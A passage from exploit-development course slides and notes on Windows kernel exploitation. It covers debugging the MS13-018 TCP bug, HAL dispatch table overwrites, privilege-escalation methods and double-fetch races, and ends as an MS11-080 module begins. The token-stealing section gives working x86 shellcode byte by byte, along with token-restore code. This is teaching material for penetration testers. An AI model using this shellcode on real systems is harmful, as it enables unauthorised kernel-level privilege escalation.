- Set the context properly again to the svchost.exe instance running IIS FTP (ftpsvc) and reload symbols
- Set a breakpoint again in TcpTcbCarefulDatagram() on the "cmp dword ptr [r14+98h],0" instruction
- Continue execution and run the script
- We hit the breakpoint and confirm that the TCP window size is 0 during the FIN teardown sequence

```
WINDBG>dd [r14+98h] L1  
fffffa80`0fb411c8 00000000
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Attach to the Kernel Again...

At this point you should have applied the patch and restarted the VM. Make another Kernel connection to the target VM and set the context in the svchost.exe instance running the FTP service. Be sure to reload symbols. Set a breakpoint again in TcpTcbCarefulDatagram() on the "cmp dword ptr [r14+98h],0" instruction, as we did previously. Continue execution and run the attack script. Once the breakpoint is reached, reconfirm that the TCP window size is set to 0:

```
WINDBG>dd [r14+98h] L1  
fffffa80`0fb411c8 00000000
```

## Exercise: Following Execution (1)

- We will now take this jump

```
loc_68BC9:  
cmp     dword ptr [r14+98h], 0  
movzx   eax, byte ptr [r14+78h]  
jz      loc_3FE04
```

- We pass through this block and don't take the jump

```
loc_3FE04:  
mov     rcx, r14  
test    al, 20h  
jnz     loc_6988E
```

- We call  
TcpBeginProbeTcbSend()

```
call    TcpBeginProbeTcbSend  
nop  
jnp     loc_68BF8
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Following Execution (1)

Since the TCP window size is 0, we will take the jump, shortly after calling TcpBeginProbeTcbSend().



## Exercise: Following Execution (2)

- Inside of TcpBeginProbeTcbSend() we reach this block of code that sets RDI+78h to 24h

```
loc_40CCA:
or      word ptr [rdi+78h], 20h
mov     rcx, rdi
mov     [rdi+210h], r15w
call    TcpComputeProbeToTcbSend
mov     ebp, gs:1004h
test    cs:TcpStartedModules, 100h
mov     r12d, eax
mov     rbx, 0FFFFFF800000000h
jnz     short loc_40D0F
```

- We eventually return back to TcpTcbCarefulDatagram() and call TcpFinAcknowledged()

```
loc_68E57:
xor     edx, edx
mov     rcx, r14
call    TcpFinAcknowledged
test    al, al
jnz     loc_68C05
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Following Execution (2)

Inside of TcpBeginProbeTcbSend() we reach the block of code shown on the slide that sets RDI+78h to 24h. We eventually return back to TcpTcbCarefulDatagram() and call the TcpFinAcknowledged() function.

## Exercise: Following Execution (3)

- Inside of TcpFinAcknowledged(), we reach the patched block "test byte ptr [rdi+78h], 20h"

```
RIP→ tcpip:FFFFFF88001B024AB test byte ptr [rdi+78h], 20h
      tcpip:FFFFFF88001B024AF mov [rdi+6Ch], ebx
      tcpip:FFFFFF88001B024B2 jz short loc_FFFFFFF88001B024BC
      tcpip:FFFFFF88001B024B4 mov rcx, rdi
      tcpip:FFFFFF88001B024B7 call near ptr tcpip_TcpEndProbeTcbSend
```

- [rdi+78h] holds 24h before calling TcpEndProbeTcbSend()

```
WINDBG>dd [rdi+78h] L1
fffffa80`0fb411a8 00000024
```

- So now we call TcpEndProbeTcbSend() which will set [rdi+78h] back to 04h

```
WINDBG>dd [rdi+78h] L1
fffffa80`0fb411a8 00000004
```

Sec760 Advanced Exploit Development for Penetration Testers

### Exercise: Following Execution (3)

As shown on the slide, inside of TcpFinAcknowledged() we reach the patched block "test byte ptr [rdi+78h], 20h." The location [rdi+78h] holds 24h before calling TcpEndProbeTcbSend(), and afterward it holds 00h.

## Exercise: Following Execution (4)

- Per Microsoft:

"When an offloaded TCP connection enters the FIN\_WAIT\_2 state, the offload target starts the FIN\_WAIT\_2 timer for that connection. The retransmit timer for the connection acts as the FIN\_WAIT\_2 timer when the connection is in the FIN\_WAIT\_2 state. An offload target should use a value of 120 seconds as the initial value of the FIN\_WAIT\_2 timer."<sup>1</sup>

- When reversing further, you can see the Transmission Control Block (TCB) accessed in memory
- The TCP\_OFFLOAD\_STATE\_DELEGATED structure holds the state and values associated with the connection

– <http://msdn.microsoft.com/en-us/library/windows/hardware/ff570939%28v=vs.85%29.aspx>

<sup>1</sup>Microsoft. "FIN\_WAIT\_2 Timer." <http://msdn.microsoft.com/en-us/library/windows/hardware/ff550023%28v=vs.85%29.aspx> retrieved May 7th, 2013.

### Exercise: Following Execution (4)

Per Microsoft:

"When an offloaded TCP connection enters the FIN\_WAIT\_2 state, the offload target starts the FIN\_WAIT\_2 timer for that connection. The retransmit timer for the connection acts as the FIN\_WAIT\_2 timer when the connection is in the FIN\_WAIT\_2 state. An offload target should use a value of 120 seconds as the initial value of the FIN\_WAIT\_2 timer."<sup>1</sup>

When spending the time to further reverse the behavior of TCP/IP connectivity, you will see TCB data accessed and changed. There are various structures, such as TCP\_OFFLOAD\_STATE\_DELEGATED from NDIS, which can be viewed by issuing the WinDbg command, "dt ndis!\_TCP\_OFFLOAD\_STATE\_DELEGATED." This particular structure holds many elements associated with the TCP connectivity.

<sup>1</sup>Microsoft. "FIN\_WAIT\_2 Timer." <http://msdn.microsoft.com/en-us/library/windows/hardware/ff550023%28v=vs.85%29.aspx> retrieved May 7th, 2013.

## Exercise: Debugging and Exploiting MS13-018 – The Point

---

- To validate our assumptions and findings while patch diffing
- To further understand basic Kernel debugging on Windows
- To work through developing a script to trigger the TCP FIN WAIT bug

Sec760 Advanced Exploit Development for Penetration Testers

### **Exercise: Debugging and Exploiting MS13-018 – The Point**

The point of this exercise was to validate our assumptions and findings while patch diffing MS13-018. We also covered more on basic Windows Kernel debugging, prior to moving ahead. Finally, we worked through developing a script to trigger the vulnerability.



## Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Kernel
- Kernel Exploit Mitigations
- Debugging the Windows Kernel and WinDbg
  - Exercise: Windows Kernel Debugging
  - Exercise: Diffing the MS13-018 Patch
  - Kernel Debugging and Exploiting MS13-018
- Windows Kernel Attacks
- Exploiting MS11-080
  - Exercise: Exploiting MS11-080
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

### Windows Kernel Attacks

In this module, we will discuss some of the common Kernel attacks techniques and ways to get proper shellcode execution.

## Write-What-Where Attacks

- "Any condition where the attacker has the ability to write an arbitrary value to an arbitrary location, often as the result of a buffer overflow."

OWASP. "Write-what-where condition" OWASP. [https://www.owasp.org/index.php/Write-what-where\\_condition](https://www.owasp.org/index.php/Write-what-where_condition) retrieved 5/27/2013.

- The common vulnerability is due to Kernel loaded drivers IOCTL IRP's lacking bounds checking
  - Store a value coming from user mode into a kernel mode location
  - Preferably overwriting pointers

Sec760 Advanced Exploit Development for Penetration Testers

### Write-What-Where Attacks

The goal behind "write-what-where" attacks is pretty self-explanatory. If we can exploit a vulnerability and in return get the opportunity to write something of our choice to the location of our choice, we can likely gain control of execution. As stated by OWASP, a "write-what-where" condition is defined as the following, "Any condition where the attacker has the ability to write an arbitrary value to an arbitrary location, often as the result of a buffer overflow." OWASP. "Write-what-where condition" OWASP. [https://www.owasp.org/index.php/Write-what-where\\_condition](https://www.owasp.org/index.php/Write-what-where_condition) retrieved 5/27/2013.

Often, this opportunity is presented through Kernel driver flaws, such as IOCTL buffer overflows. Through this vulnerability we can often write something of our choice to a location in Kernel memory, preferably a pointer so that we gain control of execution.

## Overwriting the HAL Dispatch Table (1)

- Commonly used technique to get Ring 0 control
- The HAL Dispatch Table holds pointers to various HAL routines, supplying a layer of indirection
- Viewing the HAL Dispatch Table:

```
kd> dd nt!haldispatchtable
8088e078  00000003 80a6bale 80a6dc60 808df008
8088e088  00000000 80819e84 808de1b2 808dea48
8088e098  808dd548 808dd7b0 8081a248 8081a2d8
8088e0a8  8081a2d8 80a6ccb2 80a6d842 80a50b60
```

```
kd> dt 808dea48
IoReadPartitionTable
kd> dt 808de548
IoAssignDriveLetters
```

Pointers to various  
HAL routines...

### Overwriting the HAL Dispatch Table (1)

Earlier, we talked about the role of the Hardware Abstraction Layer (HAL). A common technique used during “write-what-where” attacks is to overwrite an entry in the HAL dispatch table. The HAL dispatch table holds pointers to various routines, supplying a layer of indirection. Hijacking one of these pointers can result in full control of the instruction pointer. The following is an example of viewing the HAL dispatch table using WinDbg. This example is from a Windows 2003 Server.

```
kd> dd nt!haldispatchtable
8088e078  00000003 80a6bale 80a6dc60 808df008
8088e088  00000000 80819e84 808de1b2 808dea48
8088e098  808dd548 808dd7b0 8081a248 8081a2d8
8088e0a8  8081a2d8 80a6ccb2 80a6d842 80a50b60
```

```
kd> dt 808dea48
IoReadPartitionTable
kd> dt 808de548
IoAssignDriveLetters
```

Above are two arbitrary pointers selected from the HAL dispatch table, showing the functions located at their address.

## Overwriting the HAL Dispatch Table (2)

---

- Which pointers are okay to overwrite?
- If we overwrite one that is used by a process outside of ours, we may cause a BSOD
- Setting breakpoints on the various pointers should help us to determine which ones may be a better choice than others
- We may also want to repair the entry once we overwrite it and achieve our goal, if possible
- After setting breakpoints on random entries, barely any of them get hit!

Sec760 Advanced Exploit Development for Penetration Testers

### Overwriting the HAL Dispatch Table (2)

When selecting pointers in any dispatch table to overwrite, caution must be taken not to overwrite any pointers that may be commonly accessed, potentially resulting in a Kernel Panic. A process besides the one you are exploiting may end up calling the pointer from the dispatch table. If this occurs, and the shellcode to be executed resides in user mode memory of a process other than the one being exploited, you could end up with a blue screen. By setting breakpoints on the various pointers populating the HAL dispatch table, we can see if it is one often used. It may also be wise to repair the pointer after successful exploitation so that in the event the pointer is called by another process, no issues are experienced.



## Overwriting the HAL Dispatch Table (3)

---

- Ruben Santamarta documented the API "NtQueryIntervalProfile" as "very low demanded" in his paper, "Exploiting Common Flaws in Drivers" at [http://reversemode.com/index.php?option=com\\_content&task=view&id=38&Itemid=1](http://reversemode.com/index.php?option=com_content&task=view&id=38&Itemid=1)
- What is so interesting about NtQueryIntervalProfile()?
  - It is a low demand API and calls KeQueryIntervalProfile()
  - Used to query performance counters

Sec760 Advanced Exploit Development for Penetration Testers

### Overwriting the HAL Dispatch Table (3)

The API NtQueryIntervalProfile() was deemed as "very low demanded" by Ruben Santamarta in his paper titled, "Exploiting Common Flaws in Drivers," available for viewing at [http://reversemode.com/index.php?option=com\\_content&task=view&id=38&Itemid=1](http://reversemode.com/index.php?option=com_content&task=view&id=38&Itemid=1). There is nothing interesting about NtQueryIntervalProfile() other than the fact that it is low in demand, and that it calls the function KeQueryIntervalProfile(), leading us to a potential overwrite target.

## Overwriting the HAL Dispatch Table (4)

- NtQueryIntervalProfile() continued...
  - Calls KeQueryIntervalProfile()
  - At KeQueryIntervalProfile+31 is a call to the nt!HalDispatchTable+4 (This offset may differ depending on the target OS):

```
kd> u nt!KeQueryIntervalProfile+31 11
nt!KeQueryIntervalProfile+0x31:
80999705 call dword ptr [nt!HalDispatchTable+0x4]
```

```
kd> dd nt!HalDispatchTable+4 11
8088e07c 80a6bale
kd> u 80a6bale 11
hal!HaliQuerySystemInformation:
80a6bale 8bff          mov     edi,edi
```

Sec760 Advanced Exploit Development for Penetration Testers

### Overwriting the HAL Dispatch Table (4)

NtQueryIntervalProfile() calls KeQueryIntervalProfile(), which in turn calls a pointer residing in the HAL dispatch table. Specifically, at KeQueryIntervalProfile+31 is a call to nt!HalDispatchTable+4. This offset may change depending on the particular OS version, but should be stable amongst the same version. Below, we can see an example of the call to nt!HalDispatchTable+4:

```
kd> u nt!KeQueryIntervalProfile+31 11
nt!KeQueryIntervalProfile+0x31:
80999705 call dword ptr [nt!HalDispatchTable+0x4]
```

We can then use the “dd” command to dump the pointer at this address, and then view the name of the function:

```
kd> dd nt!HalDispatchTable+4 11
8088e07c 80a6bale
kd> u 80a6bale 11
hal!HaliQuerySystemInformation:
80a6bale 8bff          mov     edi,edi
```

## Overwriting the HAL Dispatch Table (5)

---

- If we can somehow overwrite the pointer at `nt!HalDispatchTable+4` with the address of our shellcode
- ...and then make a call to `NtQueryIntervalProfile()`
- We should be able to have our shellcode executed
- We must first elevate the privileges of the process we are using to perform the exploit
- This way the shellcode will be executed with system privileges

Sec760 Advanced Exploit Development for Penetration Testers

### Overwriting the HAL Dispatch Table (5)

Now that a target has been identified, we need a vulnerability that gives us the “write-what-where” opportunity. The address of our shellcode would need to be placed at this location in the HAL dispatch table, and then we must force a call to `NtQueryIntervalProfile()` from the process performing the exploit. Regarding the shellcode, there are two main objectives. The first objective is to elevate the privileges of the process we are using to perform the exploit, and the second objective is to execute either shellcode or a command with the elevated process.



# Elevating Privileges

- **SID List Patching**
  - Older technique which simply removes SID restrictions associated with the current process
  - Replaces the current processes primary SID with NT Authority/System's SID
- **Privileges Patching**
  - Checksums now used for SID list integrity
  - Gets the current access token, locates the token privileges field and overwrites all bitmasks, flipping on all privileges
- **Token Stealing**
  - Steal a target processes access token who has higher privileges
  - Replace current processes EPROCESS Token entry with the targets
  - Preferably repair the token upon exit

Perla, E, Oldani, M. (2011) A Guide to Kernel Exploitation. San Francisco: Syngress.

## Elevating Privileges

When it comes to elevating the privileges of the process being used to exploit a Kernel driver vulnerability, there are three primary methods. Depending on the OS version and service pack, you may use SID List Patching, Privileges Patching, or Token Stealing.

**SID List Patching** – This technique is older and applies to NT 5.x Kernels only. As of NT 6.x Kernels, an integrity check was added to prevent this technique from working. When using this method, the shellcode must resolve the location of the access token from within the current processes' EPROCESS structure, remove all SID restrictions, replace the SID with that of NT Authority/System, and replace the built in users group SID with that of the Administrators SID.

**Privileges Patching** – As referenced in the book, "A Guide to Kernel Exploitation," the Kernel does not perform any checks against the privileges bitmap. This technique involves overwriting this bitmap to add all privileges available. This portion must be done within Kernel space. There is a user mode component to the attack which creates a new token using the API CreateTokenFromCaller() and spawns a new process with that token using SpawnChildWithToken(). This technique is much more complex than the simple SID List Patching method; however, it applies to more modern Kernels.

**Token Stealing** – This technique simply replaces the pointer to the current processes EPROCESS Token entry with one that has higher privileges. When using this technique the pointer should be repaired as part of the exploit in order to avoid any Kernel inconsistency issues.

Perla, E, Oldani, M. (2011) A Guide to Kernel Exploitation. San Francisco: Syngress.



## Locating the Access Token

- We can locate the access token by taking the following steps, starting with dumping the KPCR offset for KTHREAD:

```
kd> dd @fs:[0x124] 11
0030:00000124 81e46020 ← Pointer to KTHREAD
kd> dd 81e46020+44 11
81e46064 823c4b30 ← Pointer to EPROCESS within KTHREAD
kd> !process 823c4b30 1
PROCESS 823c4b30 Cid: 0180 Peb:7ffdf000 ParentCid: 00d4
DirBase:0b500380 ObjectTable:e23a2d20 HandleCount:94
Image: conhost.exe
VadRoot 82043be8 Vads 103. Modified 220. Locked 0.
DeviceMap e21bd998
Token e23c6538 ← Access Token PTR
```

Sec760 Advanced Exploit Development for Penetration Testers

### Locating the Access Token

Let's look at an example of locating the Access Token of a process. Note that the offsets used will change with each OS version and possibly each service pack. As usual, structures can be examined with commands such as "dt nt! EPROCESS" to learn the proper offsets. This example is from a Windows XP SP3 system. At FS:[0x124] within the Kernel Process Control Region (KPCR) / Kernel Processor Control Block (KPRCB) is a pointer to the KTHREAD structure within ETHREAD (Offset 0x00 within ETHREAD is the KTHREAD structure.):

```
kd> dd @fs:[0x124] 11
0030:00000124 81e46020 ← Pointer to KTHREAD
```

Now that we have the pointer to the KTHREAD structure we can look at offset +38h to obtain the EPROCESS address:

```
kd> dd 81e46020+44 11
81e46064 823c4b30
```

Now that we have the address of the EPROCESS, we can locate the Access Token:

```
kd> !process 823c4b30 1
PROCESS 823c4b30 Cid: 0180 Peb:7ffdf000 ParentCid: 00d4
DirBase:0b500380 ObjectTable:e23a2d20 HandleCount:94
Image: conhost.exe
VadRoot 82043be8 Vads 103. Modified 220. Locked 0.
DeviceMap e21bd998
Token e23c6538 ← Token PTR
```

## Viewing the Token

- Below is a sample of the output from the !token command in WinDbg

```
kd> !token e23c6538
_TOKEN e23c6538
TS Session ID: 0
User: S-1-5-21-436374069-1708537768-839522115-500
Privs:
00 0x000000017 SeChangeNotifyPrivilege
01 0x000000008 SeSecurityPrivilege
02 0x000000011 SeBackupPrivilege
03 0x000000012 SeRestorePrivilege
Authentication ID: (0,20430)
Impersonation Level: Anonymous
TokenType: Primary
```

Sec760 Advanced Exploit Development for Penetration Testers

### Viewing the Token

Below is the full output from the WinDbg !token command against the token we revealed on the last slide:

```
kd> !token e23c6538
_TOKEN e23c6538
TS Session ID: 0
User: S-1-5-21-436374069-1708537768-839522115-500
User Groups:
00 S-1-5-21-436374069-1708537768-839522115-513
    Attributes - Mandatory Default Enabled
01 S-1-1-0
    Attributes - Mandatory Default Enabled
02 S-1-5-32-544
    Attributes - Mandatory Default Enabled Owner
03 S-1-5-32-545
    Attributes - Mandatory Default Enabled
04 S-1-5-4
    Attributes - Mandatory Default Enabled
05 S-1-5-11
    Attributes - Mandatory Default Enabled
06 S-1-5-5-0-59598
```

Attributes - Mandatory Default Enabled LogonId

07 S-1-2-0

Attributes - Mandatory Default Enabled

Primary Group: S-1-5-21-436374069-1708537768-839522115-513

Privs:

00 0x000000017 SeChangeNotifyPrivilege	Attributes - Enabled Default
01 0x000000008 SeSecurityPrivilege	Attributes -
02 0x000000011 SeBackupPrivilege	Attributes -
03 0x000000012 SeRestorePrivilege	Attributes -
04 0x00000000c SeSystemtimePrivilege	Attributes -
05 0x000000013 SeShutdownPrivilege	Attributes -
06 0x000000018 SeRemoteShutdownPrivilege	Attributes -
07 0x000000009 SeTakeOwnershipPrivilege	Attributes -
08 0x000000014 SeDebugPrivilege	Attributes -
09 0x000000016 SeSystemEnvironmentPrivilege	Attributes -
10 0x00000000b SeSystemProfilePrivilege	Attributes -
11 0x00000000d SeProfileSingleProcessPrivilege	Attributes -
12 0x00000000e SeIncreaseBasePriorityPrivilege	Attributes -
13 0x00000000a SeLoadDriverPrivilege	Attributes -
14 0x00000000f SeCreatePagefilePrivilege	Attributes -
15 0x000000005 SeIncreaseQuotaPrivilege	Attributes -
16 0x000000019 SeUndockPrivilege	Attributes -
17 0x00000001c SeManageVolumePrivilege	Attributes -
18 0x00000001d SeImpersonatePrivilege	Attributes - Enabled Default
19 0x00000001e SeCreateGlobalPrivilege	Attributes - Enabled Default

Authentication ID: (0,20430)

Impersonation Level: Anonymous

TokenType: Primary

Source: User32 TokenFlags: 0x89 ( Token in use )

Token ID: 238a7 ParentToken ID: 0

Modified ID: (0, 238a9)

RestrictedSidCount: 0 RestrictedSids: 00000000

## Token Stealing (1)

- Let's walk through the token stealing technique
- Once we get control of the instruction pointer we would execute the following – 32-bit example:

- Zero out EAX

```
\x33\xc0 - XOR EAX, EAX
```

- Move into EAX, the pointer to KTHREAD from FS:[0x124]

```
\x64\x8b\x80\x24\x01\x00\x00 - MOV EAX, DWORD PTR FS:[EAX+124]
```

- Move into EAX, the pointer to EPROCESS from within KTHREAD

```
\x8b\x40\x44 - MOV EAX, DWORD PTR DS:[EAX+44]
```

Sec760 Advanced Exploit Development for Penetration Testers

### Token Stealing (1)

We will now walk through the instructions required to steal a target processes token. Note that you may need to preserve onto the stack, the state of any registers you are using, and restore them upon return. This example is showing the syntax for a 32-bit system; however, the syntax for 64-bit is similar.

```
\x33\xc0 - XOR EAX, EAX          // We are first zeroing out EAX
\x64\x8b\x80\x24\x01\x00\x00 - MOV EAX, DWORD PTR FS:[EAX+124]
// Move into EAX, the pointer to KTHREAD from FS:[0x124]
\x8b\x40\x44 - MOV EAX, DWORD PTR DS:[EAX+44]
// Move into EAX, the pointer to EPROCESS from within KTHREAD
```



## Token Stealing (2)

- Cont.

- Copy into ECX, the pointer to EPROCESS

```
\x8b\xc8 – MOV ECX, EAX
```

- Copy into EBX, the current processes Access Token PTR

```
\x8b\x98\xc8\x00\x00\x00 – MOV EBX, DWORD PTR DS:[EAX+C8]
```

- Write the token PTR to memory for restoration later

```
\x89\xd1\xXX\xXX\xXX\xXX – MOV DWORD PTR DS:[XXXXXX], EBX
```

- Move into EAX the Active Process FLINK PTR

```
\x8b\x80\x88\x00\x00\x00 – MOV EAX, DWORD PTR DS:[EAX+88]
```

Sec760 Advanced Exploit Development for Penetration Testers

### Token Stealing (2)

```
\x8b\xc8 – MOV ECX, EAX      // Copy into ECX, the pointer to EPROCESS
```

```
\x8b\x98\xc8\x00\x00\x00 – MOV EBX, DWORD PTR DS:[EAX+C8]
```

```
// Copy into EBX, the current processes Access Token PTR
```

```
\x89\xd1\xXX\xXX\xXX\xXX – MOV DWORD PTR DS:[XXXXXX], EBX
```

```
// Write the token PTR to memory for restoration later
```

```
\x8b\x80\x88\x00\x00\x00 – MOV EAX, DWORD PTR DS:[EAX+88]
```

```
// Move into EAX the Active Process FLINK PTR
```

## Token Stealing (3)

- Cont.
  - Subtract from EAX, 0x88-bytes to get to the next process on the list's EPROCESS address  
`\x81\xe8\x88\x00\x00\x00 - SUB EAX, 88`
  - Compare the UID of the process to 4 to look for the System process  
`\x81\xb8\x84\x00\x00\x00\x04\x00\x00\x00 - CMP DWORD PTR DS:[EAX+94],4`
  - If the compare was not equal (not System), jump back to grab the FLINK of the next process from AP-Links  
`\x75\xe8 - JNZ SHORT 0xe8`

Sec760 Advanced Exploit Development for Penetration Testers

### Token Stealing (3)

```
\x81\xe8\x88\x00\x00\x00 - SUB EAX, 88
```

```
// Subtract from EAX, 0x88-bytes to get to the next process on the list's EPROCESS address
```

```
\x81\xb8\x84\x00\x00\x00\x04\x00\x00\x00 - CMP DWORD PTR DS:[EAX+94],4
```

```
// Compare the UID of the process to 4 to look for the System process
```

```
\x75\xe8 - JNZ SHORT 0xe8
```

```
// If the compare was not equal (not System), jump back to grab the FLINK of the next process from AP-Links
```

## Token Stealing (4)

- Cont.

- When we locate the System process, move into EDX, its Access Token PTR

```
\x8b\x90\xc8\x00\x00\x00 – MOV EDX, DWORD PTR DS:[EAX+C8]
```

- Move into EAX, the preserved EPROCESS address stored in ECX

```
\x8b\xc1 – MOV EAX, ECX
```

- Write the address of the System Token to the target processes Token offset for privilege escalation

```
\x89\x90\xc8\x00\x00\x00 – MOV DWORD PTR DS:[EAX+C8], EDX
```

Sec760 Advanced Exploit Development for Penetration Testers

### Token Stealing (4)

```
\x8b\x90\xc8\x00\x00\x00 – MOV EDX, DWORD PTR DS:[EAX+C8]
```

```
// When we locate the System process, move into EDX, its Access Token PTR
```

```
\x8b\xc1 – MOV EAX, ECX
```

```
// Move into EAX, the preserved EPROCESS address stored in ECX
```

```
\x89\x90\xc8\x00\x00\x00 – MOV DWORD PTR DS:[EAX+C8], EDX
```

```
// Write the address of the System Token to the target processes Token offset for privilege escalation
```

## Restoring the Token (1)

- Once the Token has been successfully stolen and any desired shellcode or commands executed, we want to restore the original token

- Zero out EAX

```
\x33\xc0 - XOR EAX, EAX
```

- Move into EAX, the pointer to KTHREAD from FS:[0x124]

```
\x64\x8b\x80\x24\x01\x00\x00 - MOV EAX, DWORD PTR FS:[EAX+124]
```

- Move into EAX, the pointer to EPROCESS from within KTHREAD

```
\x8b\x40\x44 - MOV EAX, DWORD PTR DS:[EAX+44]
```

Sec760 Advanced Exploit Development for Penetration Testers

### Restoring the Token (1)

Once we are finished elevating our privileges and executing any shellcode or OS commands, we would likely want to restore the token back to its original state to avoid any inconsistencies in the Kernel. The following instructions will accomplish this goal.

```
\x33\xc0 - XOR EAX, EAX      // Zero out EAX
```

```
\x64\x8b\x80\x24\x01\x00\x00 - MOV EAX, DWORD PTR FS:[EAX+124]
```

```
// Move into EAX, the pointer to KTHREAD from FS:[0x124]
```

```
\x8b\x40\x44 - MOV EAX, DWORD PTR DS:[EAX+44]
```

```
// Move into EAX, the pointer to EPROCESS from within KTHREAD
```



## Restoring the Token (2)

- Cont.
  - Take the original token PTR we preserved in memory and load it into EDX  
`\x8b\x15\xXX\xXX\xXX\xXX - MOV EDX, DWORD PTR DS:[XXXXXX]`
  - Write the original token PTR back to the current processes EPROCESS offset  
`\x89\x90\xc8\x00\x00\x00 - MOV DWORD PTR DS:[EAX+C8], EDX`
  - The token has now been restored to its original value, preventing any inconsistency in the Kernel

Sec760 Advanced Exploit Development for Penetration Testers

### Restoring the Token (2)

```
\x8b\x15\xXX\xXX\xXX\xXX - MOV EDX, DWORD PTR DS:[XXXXXX]
```

// Take the original token PTR we preserved in memory and load it into EDX

```
\x89\x90\xc8\x00\x00\x00 - MOV DWORD PTR DS:[EAX+C8], EDX
```

// Write the original token PTR back to the current processes EPROCESS offset

At this point we have restored the token back to its original state.

## Overwriting Other Locations

- Other dispatch tables, such as the System Service Dispatch Table (SSDT) may be overwritten as well
- Any function pointer table or one-off function pointer offering indirection is a potential target
- Need to make sure that the overwritten pointer is not called by another process prior to repair
- Kernel hardening in Windows 8 aims to remove the indirection, breaking attack techniques

Sec760 Advanced Exploit Development for Penetration Testers

### Overwriting Other Locations

Other dispatch tables in Kernel memory, such as the System Service Dispatch Table (SSDT), are potential targets. Any pointer which aims to offer indirection may be used so long as that pointer is not called by another process. If a hijacked pointer is called by another process, prior to repair, a blue screen is likely. Kernel hardening in Windows 8 aims to remove the indirection, breaking some of these known attack techniques.

## TOC/TOU Race Conditions (1)

- Another attack technique showing recent success is TOC/TOU race conditions, also known as “Double-Fetch” vulnerabilities
  - Mateusz “j00ru” Jurczyk & Gynvael Coldwind from Google released a presentation and paper:
    - Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns - PDF
    - <http://vexillium.org/dl.php?bochspwn.pdf>
    - Bochspwn: Exploiting Kernel Race Conditions Found via Memory Access Patterns - Slides
    - [http://vexillium.org/dl.php?syscan\\_slides.pdf](http://vexillium.org/dl.php?syscan_slides.pdf)

Sec760 Advanced Exploit Development for Penetration Testers

### TOC/TOU Race Conditions (1)

Time of Check / Time of Use (TOC/TOU) attacks are nothing new, but have presented themselves as a valid vulnerability to exploit once again. Often referred to as “double-fetch” vulnerabilities, Mateusz “j00ru” Jurczyk & Gynvael Coldwind from Google released a presentation and paper at SysScan 2013 in Singapore demonstrating the technique and claiming to find ~50 of these vulnerabilities in the Windows 7 Kernel.

Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns – PDF - <http://vexillium.org/dl.php?bochspwn.pdf>

Bochspwn: Exploiting Kernel Race Conditions Found via Memory Access Patterns – Slides - [http://vexillium.org/dl.php?syscan\\_slides.pdf](http://vexillium.org/dl.php?syscan_slides.pdf)

## TOC/TOU Race Conditions (2)

- Example of a double-fetch vulnerability in the Kernel pool

```
PDWORD BufferSize = /* controlled user-mode address */;
PUCHAR BufferPtr = /* controlled user-mode address */;
PUCHAR LocalBuffer;
LocalBuffer = ExAllocatePool(PagedPool, *BufferSize);
if (LocalBuffer != NULL) {
    RtlCopyMemory(LocalBuffer, BufferPtr, *BufferSize);
} else {
    // bail
}
```

\*BufferSize resides in user mode memory. It is first referenced to allocate memory in the Kernel paged pool, and then referenced again during RtlCopyMemory. Potential buffer overflow.

Jurczyk, M, Coldwind, G. "Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns" <http://vexillium.org/dl.php?bochspwn.pdf> retrieved June 15<sup>th</sup>, 2013

Sec760 Advanced Exploit Development for Penetration Testers

### TOC/TOU Race Conditions

On this slide is a code snippet from Mateusz "j00ru" Jurczyk & Gynael Coldwind's paper showing an example of a TOC/TOU condition. \*BufferSize resides in user mode memory. It is first referenced by the Kernel to allocate memory in the Kernel paged pool, and then referenced again during RtlCopyMemory. This is a potential buffer overflow condition in the Kernel pool.

```
PDWORD BufferSize = /* controlled user-mode address */;
PUCHAR BufferPtr = /* controlled user-mode address */;
PUCHAR LocalBuffer;
LocalBuffer = ExAllocatePool(PagedPool, *BufferSize);
if (LocalBuffer != NULL) {
    RtlCopyMemory(LocalBuffer, BufferPtr, *BufferSize);
} else {
    // bail out
}
```

Jurczyk, M, Coldwind, G. "Identifying and Exploiting Windows Kernel Race Conditions via Memory Access Patterns" <http://vexillium.org/dl.php?bochspwn.pdf> retrieved January 15<sup>th</sup>, 2013



## Module Summary

---

- Overwriting dispatch tables and other function pointers is a common technique once locating a Kernel vulnerability
- Shellcode is commonly used to elevate the privileges of the process being used for exploitation by tampering with Access Tokens
- TOC/TOU race conditions (double-fetch) seem like they will be around for a while
- This only scratches the surface on common Kernel attack techniques

Sec760 Advanced Exploit Development for Penetration Testers

### **Module Summary**

In this module we covered techniques such as overwriting the HAL dispatch table, elevating privileges with Token stealing, and race conditions currently being exploited. This only scratches the surface as to what types of Kernel attacks are available.

## Course Roadmap

- Reversing with IDA & Remote Debugging
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Windows Heap Overflows
- Capture the Flag

- The Windows Kernel
- Kernel Exploit Mitigations
- Debugging the Windows Kernel and WinDbg
  - Exercise: Windows Kernel Debugging
  - Exercise: Diffing the MS13-018 Patch
  - Kernel Debugging and Exploiting MS13-018
- Windows Kernel Attacks
- Exploiting MS11-080
  - Exercise: Exploiting MS11-080
- Extended Hours

Sec760 Advanced Exploit Development for Penetration Testers

### Exploiting MS11-080

In this module, we will briefly discuss the vulnerability patched in MS11-080.

## MS11-080

### Ancillary Function Driver Vulnerability

- Vulnerability in Ancillary Function Driver Could Allow Elevation of Privilege (2592799)
  - Discovered by Bo Zhou of National University of Defense Technology
  - “An elevation of privilege vulnerability exists where the Ancillary Function Driver (afd.sys) improperly validates input passed from user mode to the Windows kernel.”
  - <http://technet.microsoft.com/en-us/security/bulletin/MS11-080>
  - Affected Windows XP SP2 & SP3, and Windows Server 2003 – The driver is not used on Vista+
  - Successful exploitation results in Kernel-executed code

Sec760 Advanced Exploit Development for Penetration Testers

#### **MS11-080 Ancillary Function Driver Vulnerability**

